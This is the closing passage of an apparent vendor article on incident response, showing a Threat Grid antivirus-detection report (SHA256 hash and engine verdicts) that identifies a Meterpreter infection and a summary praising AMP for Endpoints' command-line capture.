We can see in the analysis details that the rendered report's behavioral indicator "Artifact Flagged by Antivirus Server" includes several mentions of Meterpreter:



Artifact Flagged Malicious by Antivirus Service

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. In this case, many engines have reported back that the file is known and almost certainly hazardous. The results of individual antivirus engine scans are displayed, if available.

Categories forensics
Tags file, antivirus

Artifact ID	SHA256	Detections
1	6172ac93d31d231d055491f3311d919d52977b0354b706050fb5976abfd6615b	Antiy-AVL: "Trojan/Win32.TSGeneric" Bkav: "W32.Clod415.Trojan.90ff" ESET-NOD32: "a variant of Win32/Meterpreter.Elevator.A potentially unsafe" Fortinet: "Riskware/Meterpreter_Elevator" Jiangmin: "Trojan.Generic.fotv" K7AntiVirus: "Unwanted-Program (004c287f1)" K7GW: "Unwanted-Program (004c287f1)" McAfee: "Artemis!9C930CA2EE21" McAfee-GW-Edition: "BehavesLike.Win32.PUP.lh" NANO-Antivirus: "Trojan.Win32.Meterpreter.drpgfc" Panda: "Trj/Exploit.L" Reversing Labs: "Win32.PUA.Exploit" Sophos: "Generic PUA BN (PUA)" ViRobot: "Trojan.Win32.Z.Meterpreter.78336.B[h]" Zillya: "Adware.Lollipop.Win32.1207"

The above confirms our suspicions that this is indeed a Meterpreter infection.

Summary

These scenarios highlight the power of AMP for Endpoint's command line argument capture functionality. This is further complemented by the analysis capabilities of AMP Threat Grid, which can be used to gain critical, in-depth insight into a sample's behavior, while also providing an avenue for malware family classification. This functionality greatly assists in incident response scenarios where infections and their families need to be rapidly identified.